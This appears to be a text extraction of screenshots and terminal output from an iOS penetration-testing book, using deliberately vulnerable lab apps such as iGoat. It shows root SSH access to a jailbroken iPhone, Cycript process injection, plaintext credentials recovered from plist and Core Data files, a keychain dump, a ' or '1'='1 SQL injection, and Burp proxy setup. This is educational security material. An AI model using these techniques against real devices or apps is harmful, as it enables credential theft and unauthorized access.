
Installing iGoat (v2.3)...

Installed iGoat (v2.3) successfully.


Cleaning old contents of iGoat...

Swaroops-iPhone:/tmp root#

Swaroops-iPhone:/tmp root# █



Swaroops-iPhone - VNC Viewer



2:33 pm



[← About iGoat](#) Categories

Reverse Engineering

Tampering

Authentication

Data Protection (Transit)

Data Protection (Rest)

Injection Flaws

```
Swaroops-iPhone:~ root# cd /var/mobile/Containers/Data/Application/
Swaroops-iPhone:/var/mobile/Containers/Data/Application root#
Swaroops-iPhone:/var/mobile/Containers/Data/Application root# ls
05F4F772-3578-4CAC-A167-A38273FF6BF7/ 73015D64-5322-43F4-89B1-0952CAB07402/
061E85C4-2A0F-499D-AB9B-7375F3B72E0E/ 73A374CC-5C50-408F-A160-F79B2A5174F9/
074902AF-6E25-49C7-AF63-12E7FE9D38CA/ 76BCF884-C5BC-415C-9372-DD5AF846B0AD/
091F944C-AA65-4ADA-959D-84622EAFED95/ 77D04721-953E-41E5-B8CA-1B6485860C15/
0A46B524-0C84-4467-9297-00B0CA3401AB/ 79949615-B11C-475C-B059-A4CFFB1A8E59/
0BC7E6AA-0A79-40E6-B310-2B8B96460D16/ 7CF42EE6-081F-4287-8F71-877999C329B1/
0DE5FF0E-E567-4AF6-8534-1CC4A3219686/ 825F401C-96FF-4FF4-B8F2-4910B8A9AB93/
0EC916CD-F4AB-4A99-800B-9ED3A0F4941E/ 83555BAA-8231-42E9-B9B0-58C72DD461F7/
12214B94-CC90-42AD-A097-833E4E74AA19/ 83D9FCBC-26B3-4C32-8749-1B3219DE813B/
12D7F597-8491-4D4C-92C1-9F068B933A75/ 8495E148-40E6-49F4-95AD-6E48C41C7995/
12E1E969-3FF2-4291-944A-1627B2C0E201/ 850E696A-BF9D-4D0A-B9F8-6F202E750CAF/
1628936B-EAB1-4B9D-8292-605296A3D1BD/ 8EFB65CF-0007-4DF0-9B62-05DBEEEA9704/
1634266C-FD91-4D00-969A-F123ECAAD718/ 8F7BD943-9E0F-49B7-8327-425D7BE2E484/
```

```
cy#
```

```
cy#
```

```
Swaroops-MacBook-Pro:Cycript_0.9.502 swaroopyermalkar$
```

```
Swaroops-MacBook-Pro:Cycript_0.9.502 swaroopyermalkar$ ps aux | grep "Core Data Demo"
```

```
swaroopyermalkar 2006 0.0 0.7 857800 27516 ?? SX 10:15PM 0:00.57 /
Users/swaroopyermalkar/Library/Application Support/iPhone Simulator/7.1/Applicat
ions/65A6B929-0765-4AAA-9A6F-636F4F9EF611/Core Data Demo.app/Core Data Demo
swaroopyermalkar 2091 0.0 0.0 2432772 544 s001 R+ 10:20PM 0:00.00 g
rep Core Data Demo
```

```
Swaroops-MacBook-Pro:Cycript_0.9.502 swaroopyermalkar$
```

```
Swaroops-MacBook-Pro:Cycript_0.9.502 swaroopyermalkar$ sudo ./cycript -p 2006
```


```
cy# UIApplication
```

```
#"<UIApplication: 0x8d111b0>"
```

```
cy#
```

```
cy# █
```

Chapter 3 – Identifying the Flaws in Local Storage



```
Swaroops-MacBook-Pro:~ swaroopyermalkar$ ssh root@192.168.0.100
root@192.168.0.100's password:
iPhone-2:~ root# cd /tmp
iPhone-2:/tmp root# installipa -c ContactDetails.ipa
Clean installation enabled.
Will not restore any saved documents and other resources.

Analyzing ContactDetails.ipa...
Installing ContactDetails (v1.0)...
Installed ContactDetails (v1.0) successfully.
iPhone-2:/tmp root#
iPhone-2:/tmp root# █
```

No SIM



10:11 pm



iOS Pentesting



ContactDetails



Core Data...



iGoat



KeychainD...

test

4444555566660000

217

•••••

Save

test

4444555566660000

217

Data Saved!

Data Saved Successfully.

Dismiss

Save

The image shows a window titled "Data.plist" with a table of key-value pairs. The table has three columns: "Key", "Type", and "Value". The data is as follows:

Key	Type	Value
▼ Root	Dictionary	(2 items)
Name	String	test
▼ Phones	Array	(3 items)
Item 0	String	4444555566660000
Item 1	String	217
Item 2	String	secret

A red rectangular box highlights the "Name" key and its value "test", and the "Phones" array and its three items: "Item 0" with value "4444555566660000", "Item 1" with value "217", and "Item 2" with value "secret".

Please enter login credentials...


Username

Password

Remember me?

Login

[Hints](#)





```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.
com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>WebDatabaseDirectory</key>
  <string>/var/mobile/Applications/0B1E5AEF-BD22-4DA6-AFF4-98E802
095FB0/Library/Caches</string>
  <key>WebKitDiskImageCacheSavedCacheDirectory</key>
  <string></string>
  <key>WebKitLocalStorageDatabasePathPreferenceKey</key>
  <string>/var/mobile/Applications/0B1E5AEF-BD22-4DA6-AFF4-98E802
095FB0/Library/Caches</string>
  <key>WebKitOfflineWebApplicationCacheEnabled</key>
  <true/>
  <key>WebKitShrinksStandaloneImagesToFit</key>
  <true/>
  <key>password</key>
  <string>hotey</string>
  <key>username</key>
  <string>donkey</string>
</dict>
</plist>
```

[< Introduction](#) **Exercise**

[Solution](#)

Please enter login credentials...

Username

Password

Remember me?



Login

[Hints](#)

Please enter login credentials...



Username

Password

Remember me?

Login

[Hints](#)



[Introduction](#) **Exercise**

[Solution](#)

Fair and Balanced

Search all free-to-read articles...

[Search](#)

[Hints](#)

[← Exercise](#)

Articles

Free: Area Man Outraged

Free: Weather-Predicting Cat

Fair and Balanced

Search all free-to-read articles...

' or '1'='1

Search

[Hints](#)

< Exercise

Articles

Free: Area Man Outraged

Free: Weather-Predicting Cat

Premium: Mayoral Twitter Scandal

Core Data Demo

Username

Password

[Cancel](#)

[Register](#)

Core Data Demo

Username

test

Password

••••••••••••••••

Cancel

Register



Core Data Demo

Username

test

Password

.....

User registered successfully

OK




Table: ZUSERCREDENTIALS

New Record Delete Record

Z_PK	Z_ENT	Z_OPT	ZPASSWORD	ZUSERNAME
Filter	Filter	Filter	Filter	Filter
1	1	1	core_data_secret	test

< < 1 - 1 of 1 > >

Go to: 1



```
iPhone>./keychain_dumper  
Generic Password
```

```
-----  
Service: iCloud Keychain Account Meta-data  
Account:  
Entitlement Group: com.apple.security.sos  
Label: (null)  
Generic Field: (null)
```



000000 00010000 00000000 00000000 00000000 0009>
Keychain Data:


Generic Password


Service:
Account: username
Entitlement Group: TNAJ496RHB.com.LIPT.KeychainDemo
Label:
Generic Field: testID
Keychain Data: keychain_secret

No Internet Password Keychain items found.
iPhone>

Chapter 4 – Traffic Analysis for iOS Application







[Settings](#)

Wi-Fi

Wi-Fi



✓ WEP_LAB



CHOOSE A NETWORK...

Other...

Ask to Join Networks



Known networks will be joined automatically. If no known networks are available, you will have to manually select a network.

< Wi-Fi

WEP_LAB

HTTP PROXY

Off

Manual

Auto

Server

192.168.0.101

Port

8080

Authentication



1

2

3

ABC

DEF

4

5

6

GHI

JKL

MNO

7

8

9

PQRS

TUV

WXYZ

0



Toolbar with buttons: "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Options", "Alerts", "Target", "Proxy", "Spider", "Scanner", "Intercept", "HTTP history", "WebSockets history", "Options". The "Intercept" button is highlighted with a red box.

